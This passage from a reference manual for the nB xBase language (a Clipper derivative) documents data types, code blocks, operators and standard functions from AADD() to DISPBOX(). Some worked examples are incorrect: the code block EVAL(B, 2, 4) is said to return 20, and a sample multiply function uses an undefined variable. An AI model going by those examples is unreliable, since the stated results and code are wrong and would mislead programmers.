y, Y, t, T	for True
n, N, f, F	for False

The following table shows all operations available inside nB for logical data types. These operations act on one or more logical expressions and the result is not necessarily a logical data type.

.AND.	And.
.OR.	Or.
.NOT. or !	Negate.
==	Compare for equity.
!=, <>, or #	Compare for inequity.

Comparing two logical values, False ('**.F.**') is always less than True ('**.T.**').

371.10.6 NIL

NIL is not properly a data type, it represent the value of an uninitialised variable.

Inside nB (like what it happens inside Clipper), variables are not declared with the data type that they will contain. This means that a variable can contain any kind of data. In fact, nB variables are pointer to data and a pointer to "nothing" is NIL.

NIL may be used as constant for assignment or comparing purpose:

NIL

Fields (database fields) cannot contain NIL.

The following table shows all operations available inside nB for the NIL data type. Except for these operations, attempting to operate on a NIL results in a runtime error.

==	Compare for equity.
!=, <>, #	Compare for inequity.
<	Compare for less than.
<=	Compare for less than or equal.
>	Compare for greater than.
>=	Compare for greater than or equal.
:=	In line assign.
EMPTY()	Test for NIL.
VALTYPE()	Evaluates data type directly.

For the purpose of comparison, NIL is the only value that is equal to NIL. All other values are greater than NIL.

Variables are created inside nB with MEMPUBLIC(). This function creates variables which will be automatically initialised to NIL.

371.10.7 Array

The array data type identifies a collection of related data items that share the same name. Each value in an array is referred to as an element.

Array elements can be of any data type except memo (memo is available only inside database fields). For example the first element can be a character string, the second a number, the third a date and so on. Arrays can contain other arrays and code blocks as elements.

The variable containing the array does not contains the entire array, but the reference to it.

When the NIL type was described, it was cleared that variables doesn't contains real data, but pointer to data. But this happens in a transparent way, that is that when the a variable is assigned to another (for example A := B) the variable receiving the assignment will receive a pointer to a new copy of the source data. This is not the same with arrays: assigning to a variable an array, will assign to that variable a pointer to the same source array and not to a new copy of it.

If arrays are to be duplicated, the ACLONE() function is to be used.

An array constant may be expressed using curly brackets {}. See the examples below.

```
A := { "first_element", "second_element", "third_element" }
```

With this example, the variable A contain the reference to an array with three element containing character string.

```
A[1] == "first_element"

A[2] == "second_element"

A[3] == "third_element"
```

Arrays may contain also no element: empty array and may be expressed as:

{}

The array element is identified by a number enclosed with square brackets, following the variable name containing the reference to the array. The first array element is one.

If an array contains arrays, we obtain a multidimensional array. For example:

```
A := { { 1, 2 }, { 3, 4 }, { 5, 6 } }
```

is equivalent to the following table.

```
1          2

3          4

5          6
```

With this example, the variable A contain the reference to a bidimensional array containing numbers.

A[1,1] or A[1][1] contains 1

A[1,2] or A[1][2] contains 2

A[2,1] or A[2][1] contains 3

and so on.

As arrays may contain mixed data, it is the user who have to handle correctly the element numbers. For example:

```
A := { "hello", { 3, 4 }, 1234 }

A[1] == "hello"

A[2] == reference to { 3, 4 }

A[3] == 1234
```

A[2,1] or A[2][1] contains 3

A[2,2] or A[2][2] contains 4

A[1,1] is an error!

The following table shows all operations available inside nB for arrays.

:=	In line assign.
AADD()	Add dynamically an element to an array.
ACLONE()	Create a copy of an array.
ACOPY()	Copy element by element an array to another.
ADEL()	Delete one element inside an array.
AFILL()	Fill all array elements with a value.
AINS()	Insert an element inside an array.
ARRAY()	Creates an array of empty elements.
ASCAN()	Scan the array elements.
ASIZE()	Resize an array.
ASORT()	Sort the array elements.
EMPTY()	Test for no elements.
VALTYPE()	Evaluates data type directly.

371.10.8 Code block

The code block data type identifies a small piece of executable program code.

A code block is something like a little user defined function where only a sequence of functions or assignments may appear: no loops, no IF ELSE END.

A code block may receive argument and return a value after execution, just like a function.

The syntax is:

```
{ | [argument_list] | exp_list }
```

That is: the *argument_list* is optional; the *exp_list* may contain one or more expressions separated with a comma.

For example, calling the following code block will give the string "hello world" as result.

```
{ || "hello world" }
```

The following code block require a numeric argument an returns the number passed as argument incremented:

```
{ | n | n+1 }
```

The following code block requires two numeric arguments and returns the sum of the two square radix:

```
{ | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

But code blocks may contains more expressions and the result of the execution of the code block is the result of the last expression.

The following code block executes in sequence some functions and give ever "hello world" as a result.

```
{ | a, b | functionOne(a), functionTwo(b), "hello world" }
```

To start the execution of a code block a function is used: EVAL()

For example, a code block is assigned to a variable and then executed.

```
B := { || "hello world" }
```

EVAL(B) == "hello world"

Another example with a parameter.

```
B := { | n | n+1 }
```

EVAL(B, 1) == 2

Another example with two parameters.

```
B := { | nFirst, nSecond | SQRT(nFirst) + SQRT(nSecond) }
```

EVAL(B, 2, 4) == 20

And so on.

The following table shows some operations available inside nB for code blocks: many functions use code blocks as argument.

:=	In line assign.
AEVAL()	Evaluate (execute) a code block for each element in an array.
BCOMPILE()	Convert (compile) a character string into a code block.
DBEVAL()	Evaluate (execute) a code block for each record in the active alias.

EVAL()	Evaluate a code block once.
VALTYPE()	Evaluates data type directly.

371.11 Operators

Here is a list with a brief description of the operators available inside nB.

```
cString1 $ cString2
```

Substring comparison.

If *cString1* is contained inside *cString2* the result is true (`.T.`).

```
nNumber1 % nNumber2
```

Modulus.

The result is the remainder of *nNumber1* divided by *nNuber2*.

```
()
```

Function or grouping indicator.

```
nNumber1 * nNumber2
```

Multiplication.

```
nNumber1 ** nNumber2
nNumber1 ^ nNumber2
```

Exponentiation.

```
nNumber1 + nNumber2
dDate + nNumber
```

Addition, unary positive.

```
cString1 + cString2
```

String concatenation.

The result is a string beginning with the content of *cString1* and following with the content of *cString2*.

```
nNumber1 - nNumber2
dDate1 - dDate2
dDate - nNumber
```

Subtraction, unary negative.

```
cString1 - cString2
```

String concatenation.

The result is a string containing *cString1* after trimming trailing blanks and *cString2*.

```
idAlias->idField
FIELD->idVar
MEMVAR->idVar
```

Alias assignment.

The alias operator implicitly SELECTs the *idAlias* before evaluating *idField*. When the evaluation is complete, the original work area is SELECTed again.

```
lCondition1 .AND. lCondition2
```

Logical AND.

```
.NOT. lCondition
```

Logical NOT.

```
lCondition1 .OR. lCondition2
```

Logical OR.

```
nNumber1 / nNumber2
```

Division.

```
object:message[(argument list)]
```

Send.

```
idVar := exp
```

Inline assign.

```
exp1 <= exp2
```

Less than or equal.

```
exp1 <> exp2
```

Not equal.

```
exp1 = exp2
```

Equal.

```
exp1 == exp2
```

Exactly equal.

```
exp1 > exp2
```

Greater than.

```
exp1 >= exp2
```

Greater than or equal.

```
@idVar
```

Pass-by-reference.

```
[]
aArray[nSubscript, ...]
aArray[nSubscript1][nSubscript2] ...
```

Array element indicator.

371.12 Delimiters

Here is the delimiter list recognised from nB.

```
{ exp_list }
```

Literal array delimiters.

```
{ |param_list| exp_list }
```

Code block delimiters.

```
"cString"
'cString'
[cString]
```

String delimiters.

371.13 Code blocks

A code block is a sequence of function, assignments and constant like the following:

```
sqrt(10)
nResult := 10 * nIndex
```

Suppose that the above sequence of operations has a meaning for you. We want to create a box containing this sequence of operation. This box is contained inside a variable:

```
bBlackBox := { || sqrt(10), nResult := 10 * nIndex }
```

Note the comma used as separator.

Now *bBlackBox* contains the small sequence seen before. To execute this sequence, the function EVAL() is used:

```
EVAL(bBlackBox)
```

The execution of the code block gives a result: the value of the last operation contained inside the code block. In this case it is the result of 10**nIndex*. For that reason, if the execution of the code block must give a fixed result, it can terminate with a constant.

A code block may receive parameters working like a function. Try to imagine that we need to do the following.

```
function multiply( nVar1, nVar2 )
     return nVar * nVar2
endfunction
```

A code block that does the same is:

```
bMultiply := { | nVar1, nVar2 | nVar1 * nVar2 }
```

To evaluate it, for example trying to multiply 10 * 5:

```
nResult := EVAL( bMultiply, 10, 5 )
```

and *nResult* will contain 50.

371.14 Standard functions

With nB all Clipper standard functions may be used. Here follows a short description.

AADD()

Array add

```
AADD(aTarget, expValue) ⇒ Value
```

aTarget	is the array to add a new element to.
expValue	is the value assigned to the new element.

It increases the actual length of the target array by one. The newly created array element is assigned the value specified by *expValue*.

ABS()

Absolute

`ABS(` *nExp* `)` ⇒ *nPositive*

nExp	is the numeric expression to evaluate.

ABS() returns a number representing the absolute value of its argument.

ACLONE()

Array clone

`ACLONE(` *aSource* `)` ⇒ *aDuplicate*

aSource	is the array to duplicate.

ACLONE() returns a duplicate of *aSource*.

ACOPY()

Array copy

`ACOPY(` *aSource*, *aTarget*,
[*nStart*], [*nCount*], [*nTargetPos*] `)` ⇒ *aTarget*

aSource	is the array to copy elements from.
aTarget	is the array to copy elements to.
nStart	is the starting element position in the *aSource* array. If not specified, the default value is one.
nCount	is the number of elements to copy from the *aSource* array beginning at the *nStart* position. If *nCount* is not specified, all elements in *aSource* beginning with the starting element are copied.
nTargetPos	is the starting element position in the *aTarget* array to receive elements from *aSource*. If not specified, the default value is one.

ACOPY() is an array function that copies elements from the *aSource* array to the *aTarget* array. The *aTarget* array must already exist and be large enough to hold the copied elements.

ADEL()

Array delete

`ADEL(` *aTarget*, *nPosition* `)` ⇒ *aTarget*

aTarget	is the array to delete an element from.
nPosition	is the position of the target array element to delete.

ADEL() is an array function that deletes an element from an array. The contents of the specified array element is lost, and all elements from that position to the end of the array are shifted up one element. The last element in the array becomes NIL.

AEVAL()

Array evaluation

`AEVAL(` *aArray*, *bBlock*,
[*nStart*], [*nCount*] `)` ⇒ *aArray*

aArray	is the array to be evaluated.
bBlock	is a code block to execute for each element encountered.
nStart	is the starting element. If not specified, the default is element one.
nCount	is the number of elements to process from *nStart*. If not specified, the default is all elements to the end of the array.

AEVAL() is an array function that evaluates a code block once for each element of an array, passing the element value and the element index as block parameters. The return value of the block is ignored. All elements in *aArray* are processed unless either the *nStart* or the *nCount* argument is specified.

AFILL()

Array fill

```
AFILL(aTarget, expValue,
      [nStart], [nCount]) ⇒ aTarget
```

aTarget	is the array to fill.
expValue	is the value to place in each array element. It can be an expression of any valid data type.
nStart	is the position of the first element to fill. If this argument is omitted, the default value is one.
nCount	is the number of elements to fill starting with element *nStart*. If this argument is omitted, elements are filled from the starting element position to the end of the array.

AFILL() is an array function that fills the specified array with a single value of any data type (including an array, code block, or NIL) by assigning *expValue* to each array element in the specified range.

AINS()

Array insert

```
AINS(aTarget, nPosition) ⇒ aTarget
```

aTarget	is the array into which a new element will be inserted.
nPosition	is the position at which the new element will be inserted.

AINS() is an array function that inserts a new element into a specified array. The newly inserted element is NIL data type until a new value is assigned to it. After the insertion, the last element in the array is discarded, and all elements after the new element are shifted down one position.

ALERT()

```
ALERT( cMessage, [aOptions] ) ⇒ nChoice
```

cMessage	is the message text displayed, centered, in the alert box. If the message contains one or more semicolons, the text after the semicolons is centered on succeeding lines in the dialog box.
aOptions	defines a list of up to 4 possible responses to the dialog box.

ALERT() returns a numeric value indicating which option was chosen. If the Esc key is pressed, the value returned is zero. The ALERT() function creates a simple modal dialog. The user can respond by moving a highlight bar and pressing the Return or SpaceBar keys,

or by pressing the key corresponding to the first letter of the option. If *aOptions* is not supplied, a single "Ok" option is presented.

ALIAS()

```
ALIAS( [nWorkArea] ) ⇒ cAlias
```

nWorkArea	is any work area number.

ALIAS() returns the alias of the specified work area as a character string. If *nWorkArea* is not specified, the alias of the current work area is returned. If there is no database file in USE for the specified work area, ALIAS() returns a null string ("").

ALLTRIM()

```
ALLTRIM(cString ) ⇒ cTrimmedString
```

cString	is the character expression to trim.

ALLTRIM() returns a character string with leading and trailing spaces removed.

ARRAY()

```
ARRAY(nElements [, nElements ...] ) ⇒ aArray
```

nElements	is the number of elements in the specified dimension.

ARRAY() is an array function that returns an uninitialized array with the specified number of elements and dimensions.

ASC()

ASCII

```
ASC(cExp ) ⇒ nCode
```

cExp	is the character expression to convert to a number.

ASC() returns an integer numeric value in the range of zero to 255 , representing the ASCII value of *cExp* .

ASCAN()

Array scan

```
ASCAN(aTarget, expSearch,
      [nStart], [nCount] ) ⇒ nStoppedAt
```

aTarget	is the array to scan.
expSearch	is either a simple value to scan for, or a code block. If *expSearch* is a simple value it can be character, date, logical, or numeric type.
nStart	is the starting element of the scan. If this argument is not specified, the default starting position is one.
nCount	is the number of elements to scan from the starting position. If this argument is not specified, all elements from the starting element to the end of the array are scanned.

ASCAN() returns a numeric value representing the array position of the last element scanned. If *expSearch* is a simple value, ASCAN() returns the position of the first matching

element, or zero if a match is not found. If *expSearch* is a code block, ASCAN() returns the position of the element where the block returned true (`.T.`).

ASIZE()

Array size

```
ASIZE( aTarget, nLength ) ⇒ aTarget
```

aTarget	is the array to grow or shrink.
nLength	is the new size of the array.

ASIZE() is an array function that changes the actual length of the *aTarget* array. The array is shortened or lengthened to match the specified length. If the array is shortened, elements at the end of the array are lost. If the array is lengthened, new elements are added to the end of the array and assigned NIL.

ASORT()

Array sort

```
ASORT( aTarget, [nStart],
       [nCount], [bOrder] ) ⇒ aTarget
```

aTarget	is the array to sort.
nStart	is the first element of the sort. If not specified, the default starting position is one.
nCount	is the number of elements to sort. If not specified, all elements in the array beginning with the starting element are sorted.
bOrder	is an optional code block used to determine sorting order. If not specified, the default order is ascending.

ASORT() is an array function that sorts all or part of an array containing elements of a single data type. Data types that can be sorted include character, date, logical, and numeric. If the *bOrder* argument is not specified, the default order is ascending. Each time the block is evaluated, two elements from the target array are passed as block parameters. The block must return true (`.T.`) if the elements are in sorted order.

AT()

```
AT( cSearch, cTarget ) ⇒ nPosition
```

cSearch	is the character substring for which to search.
cTarget	is the character string to search.

AT() returns the position of the first instance of *cSearch* within *cTarget* as an integer numeric value. If *cSearch* is not found, AT() returns zero.

AT() is a character function used to determine the position of the first occurrence of a character substring within another string.

ATAIL()

Array TAIL

```
ATAIL( aArray ) ⇒ Element
```

aArray	is the array.

ATAIL() is an array function that returns the highest numbered element of an array. It can

be used in applications as shorthand for *aArray*[LEN(*aArray*)] when you need to obtain the last element of an array.

BIN2I()

Binary to integer

`BIN2I(`*cSignedInt* `)` ⇒ *nNumber*

cSignedInt	is a character string in the form of a 16-bit signed integer number--least significant byte first.

BIN2I() returns an integer obtained converting the first two byte contained inside *cSignedInt* .

BIN2L()

Binary to long

`BIN2L(`*cSignedInt* `)` ⇒ *nNumber*

cSignedInt	is a character string in the form of a 32-bit signed integer number--least significant byte first.

BIN2L() returns an integer obtained from the first tour characters contained in *cSignedInt* .

BIN2W()

Binary to word

`BIN2W(`*cUnsignedInt* `)` ⇒ *nNumber*

cUnsignedInt	is a character string in the form of a 16-bit unsigned integer number--least significant byte first.

BIN2W() returns an integer obtained from the first two characters contained in *cSignedInt* .

BOF()

Begin of file

`BOF()` ⇒ *lBoundary*

BOF() returns true (‘**`.T.`**’) after an attempt to SKIP backward beyond the first logical record in a database file; otherwise, it returns false (‘**`.F.`**’). If there is no database file open in the current work area, BOF() returns false (‘**`.F.`**’). If the current database file contains no records, BOF() returns true (‘**`.T.`**’).

CDOW()

Character day of week

`CDOW(`*dExp* `)` ⇒ *cDayName*

dExp	is the date value to convert.

CDOW() returns the name of the day of the week as a character string. The first letter is uppercase and the rest of the string is lowercase. For a null date value, CDOW() returns a null string ("").

CHR()

Character

```
CHR( nCode ) ⇒ cChar
```

nCode	is an ASCII code in the range of zero to 255.

CHR() returns a single character value whose ASCII code is specified by *nCode*.

CMONTH()

Character month

```
CMONTH( dDate ) ⇒ cMonth
```

dDate	is the date value to convert.

CMONTH() returns the name of the month as a character string from a date value with the first letter uppercase and the rest of the string lowercase. For a null date value, CMONTH() returns a null string ("").

COL()

Column

```
COL() ⇒ nCol
```

COL() is a screen function that returns the current column position of the cursor. The value of COL() changes whenever the cursor position changes on the screen.

COLORSELECT()

```
COLORSELECT( nColorIndex ) ⇒ NIL
```

nColorIndex	is a number corresponding to the ordinal positions in the current list of color attributes, as set by SETCOLOR().

COLORSELECT() activates the specified color pair from the current list of color attributes (established by SETCOLOR()).

CTOD()

Character to date

```
CTOD( cDate ) ⇒ dDate
```

cDate	is a character string consisting of numbers representing the month, day, and year separated by any character other than a number. The month, day, and year digits must be specified in accordance with the SET DATE format. If the century digits are not specified, the century is determined by the rules of SET EPOCH.

CTOD() returns a date value. If *cDate* is not a valid date, CTOD() returns an empty date.

CURDIR()

Current directory

```
CURDIR( [cDrivespec] ) ⇒ cDirectory
```

cDrivespec	specifies the letter of the disk drive to query. If not specified, the default is the current DOS drive.

CURDIR() returns the current DOS directory of the drive specified by *cDrivespec* as a

character string without either leading or trailing backslash (\) characters.

DATE()

`DATE() ⇒ dSystemDate`

DATE() returns the system date as a date value.

DAY()

`DAY(dDate) ⇒ nDay`

dDate	is a date value to convert.

DAY() returns the day number from *dDate*.

DBAPPEND()

`DBAPPEND([lReleaseRecLocks]) ⇒ NIL`

lReleaseRecLocks	is a logical data type that if true (`'.T.'`), clears all pending record locks, then appends the next record. If *lReleaseRecLocks* is false (`'.F.'`), all pending record locks are maintained and the new record is added to the end of the Lock List. The default value of *lReleaseRecLocks* is true (`'.T.'`).

DBAPPEND() adds a new empty record to the active alias.

DBCLEARFILTER()

`DBCLEARFILTER() ⇒ NIL`

DBCLEARFILTER() clears the logical filter condition, if any, for the current work area.

DBCLEARINDEX()

`DBCLEARINDEX() ⇒ NIL`

DBCLEARINDEX() closes any active indexes for the active alias.

DBCLEARRELATION()

`DBCLEARRELATION() ⇒ NIL`

DBCLEARRELATION() clears any active relations for the active alias.

DBCLOSEALL()

`DBCLOSEALL() ⇒ NIL`

DBCLOSEALL() releases all occupied work areas from use. It is equivalent to calling DBCLOSEAREA() on every occupied work area.

> Attention: DBCLOSEALL() cannot be used inside a "compiled" macro as this will stop the macro execution. In substitution, DBCLOSE() should be used.

DBCLOSEAREA()

`DBCLOSEAREA() ⇒ NIL`

DBCLOSEAREA() releases the current work area from use.

DBCOMMIT()

```
DBCOMMIT() ⇒ NIL
```

DBCOMMIT() causes all updates to the current work area to be written to disk. All updated database and index buffers are written to DOS and a DOS COMMIT request is issued for the database (.dbf) file and any index files associated with the work area. Inside a network environment, DBCOMMIT() makes database updates visible to other processes. To insure data integrity, issue DBCOMMIT() before an UNLOCK operation.

DBCOMMITALL()

```
DBCOMMITALL() ⇒ NIL
```

DBCOMMITALL() causes all pending updates to all work areas to be written to disk. It is equivalent to calling DBCOMMIT() for every occupied work area.

DBCREATE()

```
DBCREATE(cDatabase, aStruct, [cDriver]) ⇒ NIL
```

cDatabase	is the name of the new database file, with an optional drive and directory, specified as a character string. If specified without an extension (.dbf) is assumed.
aStruct	is an array that contains the structure of *cDatabase* as a series of subarrays, one per field. Each subarray contains the definition of each field's attributes and has the following structure: *aStruct[n][1] == cName* *aStruct[n][2] == cType* *aStruct[n][3] == nLength* *aStruct[n][4] == nDecimals*
cDriver	specifies the replaceable database driver (RDD) to use to process the current work area. *cDriver* is name of the RDD specified as a character expression.

DBCREATE() is a database function that creates a database file from an array containing the structure of the file.

DBCREATEINDEX()

```
DBCREATEINDEX(cIndexName, cKeyExpr, bKeyExpr, [lUnique])
    ⇒ NIL
```

cIndexName	is a character value that specifies the filename of the index file (order bag) to be created.
cKeyExpr	is a character value that expresses the index key expression in textual form.
bKeyExpr	is a code block that expresses the index key expression in executable form.
lUnique	is an optional logical value that specifies whether a unique index is to be created. If *lUnique* is omitted, the current global _SET_UNIQUE setting is used.

DBCREATEINDEX() creates an index for the active alias. If the alias has active indexes, they are closed.

DBDELETE()

```
DBDELETE() ⇒ NIL
```

DBDELETE() marks the current record as deleted (*). Records marked for deletion can be filtered using SET DELETED or removed from the file using the PACK command.

DBEVAL()

DB evaluate

```
DBEVAL( bBlock ,
        [ bForCondition ],
        [ bWhileCondition ],
        [ nNextRecords ],
        [ nRecord ],
        [ lRest ] ) ⇒ NIL
```

bBlock	is a code block to execute for each record processed.
bForCondition	the FOR condition expressed as code block.
bWhileCondition	the WHILE condition expressed as code block.
nNextRecords	is an optional number that specifies the number of records to process starting with the current record. It is the same as the NEXT clause.
nRecord	is an optional record number to process. If this argument is specified, *bBlock* will be evaluated for the specified record. This argument is the same as the RECORD clause.
lRest	is an optional logical value that determines whether the scope of DBEVAL() is all records, or, starting with the current record, all records to the end of file.

DBEVAL() is a database function that evaluates a single block for each record within the active alias.

DBFILTER()

```
DBFILTER() ⇒ cFilter
```

BFILTER() returns the filter condition defined in the current work area as a character string. If no FILTER has been SET, DBFILTER() returns a null string ("").

DBGOBOTTOM()

```
DBGOBOTTOM() ⇒ NIL
```

DBGOBOTTOM() moves to last logical record in the active alias.

DBGOTO()

```
DBGOTO( nRecordNumber ) ⇒ NIL
```

nRecordNumber	is a numeric value that specifies the record number of the desired record.

DBGOTO() moves to the record whose record number is equal to *nRecordNumber* . If no such record exists, the work area is positioned to LASTREC() + 1 and both EOF() and BOF() return true (‘**.T.**’).

DBGOTOP()

```
DBGOTOP() ⇒ NIL
```

DBGOTOP() moves to the first logical record in the current work area.

DBRECALL()

```
DBRECALL() ⇒ NIL
```

DBRECALL() causes the current record to be reinstated if it is marked for deletion.

DBREINDEX()

```
DBREINDEX() ⇒ NIL
```

DBREINDEX() rebuilds all active indexes associated with the active alias.

DBRELATION()

`DBRELATION(`*nRelation* `)` ⇒ *cLinkExp*

nRelation	is the position of the desired relation in the list of active alias relations.

DBRELATION() returns a character string containing the linking expression of the relation specified by *nRelation* . If there is no RELATION SET for *nRelation* , DBRELATION() returns a null string ("").

DBRLOCK()

DB record lock

`DBRLOCK(`[*nRecNo*]`)` ⇒ *lSuccess*

nRecNo	is the record number to be locked. The default is the current record.

DBRLOCK() is a database function that locks the record identified by *nRecNo* or the current record.

DBRLOCKLIST()

`DBRLOCKLIST()` ⇒ *aRecordLocks*

DBRLOCKLIST() returns a one-dimensional array of the locked records in the active alias.

DBRSELECT()

DB relation select

`DBRSELECT(`*nRelation* `)` ⇒ *nWorkArea*

nRelation	is the position of the desired relation in the list of current work area relations.

DBRSELECT() returns the work area number of the relation specified by *nRelation* as an integer numeric value. If there is no RELATION SET for *nRelation* , DBRSELECT() returns zero.

DBRUNLOCK()

DB relation unlock

`DBRUNLOCK(`[*nRecNo*]`)` ⇒ `NIL`

nRecNo	is the record number to be unlocked. The default is all previously locked records.

DBRUNLOCK() is a database function that unlocks the record identified by *nRecNo* or all locked records.

DBSEEK()

`DBSEEK(`*expKey*`,` [*lSoftSeek*]`)` ⇒ *lFound*

expKey	is a value of any type that specifies the key value associated with the desired record.

lSoftSeek	is an optional logical value that specifies whether a soft seek is to be performed. This determines how the work area is positioned if the specified key value is not found. If *lSoftSeek* is omitted, the current global _SET_SOFTSEEK setting is used.

DBSEEK() returns true ('`.T.`') if the specified key value was found; otherwise, it returns false ('`.F.`').

DBSELECTAREA()

`DBSELECTAREA(`*nArea* | *cAlias*`)` ⇒ `NIL`

nArea	is a numeric value between zero and 250, inclusive, that specifies the work area being selected.
cAlias	is a character value that specifies the alias of a currently occupied work area being selected.

DBSELECTAREA() causes the specified work area to become the current work area. All subsequent database operations will apply to this work area unless another work area is explicitly specified for an operation.

DBSETDRIVER()

`DBSETDRIVER(`[*cDriver*]`)` ⇒ *cCurrentDriver*

cDriver	is an optional character value that specifies the name of the database driver that should be used to activate and manage new work areas when no driver is explicitly specified.

DBSETDRIVER() returns the name of the current default driver.

DBSETFILTER()

`DBSETFILTER(`*bCondition*, [*cCondition*]`)` ⇒ `NIL`

bCondition	is a code block that expresses the filter condition in executable form.
cCondition	is a character value that expresses the filter condition in textual form. If *cCondition* is omitted, the DBSETFILTER() function will return an empty string for the work area.

DBSETFILTER() sets a logical filter condition for the current work area. When a filter is set, records which do not meet the filter condition are not logically visible. That is, database operations which act on logical records will not consider these records. The filter expression supplied to DBSETFILTER() evaluates to true ('`.T.`') if the current record meets the filter condition; otherwise, it should evaluate to false ('`.F.`').

DBSETINDEX()

`DBSETINDEX(`*cOrderBagName*`)` ⇒ `NIL`

cOrderBagName	is a character value that specifies the filename of the index file (index bag) to be opened.

DBSETINDEX() is a database function that adds the contents of an Order Bag into the Order List of the current work area. Any Orders already associated with the work area continue to be active. If the newly opened Order Bag is the only Order associated with

the work area, it becomes the controlling Order; otherwise, the controlling Order remains unchanged. If the Order Bag contains more than one Order, and there are no other Orders associated with the work area, the first Order in the new Order Bag becomes the controlling Order.

DBSETORDER()

```
DBSETORDER(nOrderNum ) ⇒ NIL
```

nOrderNum	is a numeric value that specifies which of the active indexes is to be the controlling index.

DBSETORDER() controls which of the active alias' active indexes is the controlling index.

DBSETRELATION()

```
DBSETRELATION(nArea | cAlias, bExpr, [cExpr]) ⇒ NIL
```

nArea	is a numeric value that specifies the work area number of the child work area.
cAlias	is a character value that specifies the alias of the child work area.
bExpr	is a code block that expresses the relational expression in executable form.
cExpr	is an optional character value that expresses the relational expression in textual form. If *cExpr* is omitted, the DBRELATION() function returns an empty string for the relation.

DBSETRELATION() relates the work area specified by *nArea* or *cAlias* (the child work area), to the current work area (the parent work area). Any existing relations remain active.

DBSKIP()

```
DBSKIP([nRecords]) ⇒ NIL
```

nRecords	is the number of logical records to move, relative to the current record. A positive value means to skip forward, and a negative value means to skip backward. If *nRecords* is omitted, a value of 1 is assumed.

DBSKIP() moves either forward or backward relative to the current record. Attempting to skip forward beyond the last record positions the work area to LASTREC() + 1 and EOF() returns true ('**.T.**'). Attempting to skip backward beyond the first record positions the work area to the first record and BOF() returns true ('**.T.**').

DBSTRUCT()

```
DBSTRUCT() ⇒ aStruct
```

DBSTRUCT() returns the structure of the current database file in an array whose length is equal to the number of fields in the database file. Each element of the array is a subarray containing information for one field. The subarrays have the following format:

```
aStruct[n][1] == cName
aStruct[n][2] == cType
aStruct[n][3] == nLength
aStruct[n][4] == nDecimals
```

If there is no database file in USE in the current work area, DBSTRUCT() returns an empty array ({}).

DBUNLOCK()

```
DBUNLOCK() ⇒ NIL
```

DBUNLOCK() releases any record or file locks obtained by the current process for the current work area. DBUNLOCK() is only meaningful on a shared database in a network environment.

DBUNLOCKALL()

```
DBUNLOCKALL() ⇒ NIL
```

DBUNLOCKALL() releases any record or file locks obtained by the current process for any work area. DBUNLOCKALL() is only meaningful on a shared database in a network environment.

DBUSEAREA()

```
DBUSEAREA( [lNewArea], [cDriver], cName, [xcAlias],
      [lShared], [lReadonly]) ⇒ NIL
```

lNewArea	is an optional logical value. A value of true ('.T.') selects the lowest numbered unoccupied work area as the current work area before the use operation. If *lNewArea* is false ('.F.') or omitted, the current work area is used; if the work area is occupied, it is closed first.
cDriver	is an optional character value. If present, it specifies the name of the database driver which will service the work area. If *cDriver* is omitted, the current default driver is used.
cName	specifies the name of the database (.dbf) file to be opened.
xcAlias	is an optional character value. If present, it specifies the alias to be associated with the work area. The alias must constitute a valid identifier. A valid *xcAlias* may be any legal identifier (i.e., it must begin with an alphabetic character and may contain numeric or alphabetic characters and the underscore). If *xcAlias* is omitted, a default alias is constructed from *cName* .
lShared	is an optional logical value. If present, it specifies whether the database (.dbf) file should be accessible to other processes on a network. A value of true ('.T.') specifies that other processes should be allowed access; a value of false ('.F.') specifies that the current process is to have exclusive access. If *lShared* is omitted, the current global _SET_EXCLUSIVE setting determines whether shared access is allowed.
lReadonly	is an optional logical value that specifies whether updates to the work area are prohibited. A value of true ('.T.') prohibits updates; a value of false ('.F.') permits updates. A value of true ('.T.') also permits read-only access to the specified database (.dbf) file. If *lReadonly* is omitted, the default value is false ('.F.').

DBUSEAREA() opens the specified database (.DBF).

DBDELETE()

```
DELETED() ⇒ lDeleted
```

DELETED() returns true ('.T.') if the current record is marked for deletion; otherwise, it returns false ('.F.'). If there is no database file in USE in the current work area, DELETED() returns false ('.F.').

DESCEND()

```
DESCEND(exp) ⇒ ValueInverted
```

exp	is any valid expression of character, date, logical, or numeric type.

DESCEND() returns an inverted expression of the same data type as the *exp*, except for dates which return a numeric value. A DESCEND() of CHR(0) always returns CHR(0).

DEVOUT()

Device output

`DEVOUT(`*exp*`, [`*cColorString*`]) ⇒ NIL`

exp	is the value to display.
cColorString	is an optional argument that defines the display color of *exp*.

DEVOUT() is a full-screen display function that writes the value of a single expression to the current device at the current cursor or printhead position.

DEVOUTPICT()

Device output picture

`DEVOUTPICT(`*exp*`, `*cPicture*`, [`*cColorString*`]) ⇒ NIL`

exp	is the value to display.
cPicture	defines the formatting control for the display of *exp*.
cColorString	is an optional argument that defines the display color of *exp*.

DEVOUTPICT() is a full-screen display function that writes the value of a single expression to the current device at the current cursor or printhead position.

DEVPOS()

Device position

`DEVPOS(`*nRow*`, `*nCol*`) ⇒ NIL`

nRow, *nCol*	are the new row and column positions of the cursor or printhead.

DEVPOS() is an environment function that moves the screen or printhead depending on the current DEVICE.

DIRECTORY()

`DIRECTORY(`*cDirSpec*`, [`*cAttributes*`]) ⇒ ` *aDirectory*

cDirSpec	identifies the drive, directory and file specification for the directory search. Wildcards are allowed in the file specification. If *cDirSpec* is omitted, the default value is *.*.
cAttributes	specifies inclusion of files with special attributes in the returned information. *cAttributes* is a string containing one or more of the following characters: H Include hidden files S Include system files D Include directories V Search for the DOS volume label only Normal files are always included in the search, unless you specify V.

DIRECTORY() returns an array of subarrays, with each subarray containing information about each file matching *cDirSpec*. The subarray has the following structure:

```
aDirectory[n][1] == cName
aDirectory[n][2] == cSize
aDirectory[n][3] == dDate
aDirectory[n][4] == cTime
aDirectory[n][5] == cAttributes
```

If no files are found matching *cDirSpec* or if *cDirSpec* is an illegal path or file specification, DIRECTORY() returns an empty ({}) array.

DISKSPACE()

```
DISKSPACE([nDrive]) ⇒ nBytes
```

nDrive	is the number of the drive to query, where one is drive A, two is B, three is C, etc. The default is the current DOS drive if *nDrive* is omitted or specified as zero.

DISKSPACE() returns the number of bytes of empty space on the specified disk drive as an integer numeric value.

DISPBOX()

Display box

```
DISPBOX(nTop, nLeft, nBottom, nRight,
      [cnBoxString], [cColorString]) ⇒ NIL
```

nTop, *nLeft*, *nBottom*, *nRight*	define the coordinates of the box.
cnBoxString	is a numeric or character expression that defines the border characters of the box. If specified as a numeric expression, a value of 1 displays a single-line box and a value of 2 displays a double-line box. All other numeric values display a single-line box. If *cnBoxString* is a character expression, it specifies the characters to be used in drawing the box. This is a string of eight border characters and a fill character.
cColorString	defines the display color of the box that is drawn.

DISPBOX() is a screen function that draws a box at the specified display coordinates in the specified color.

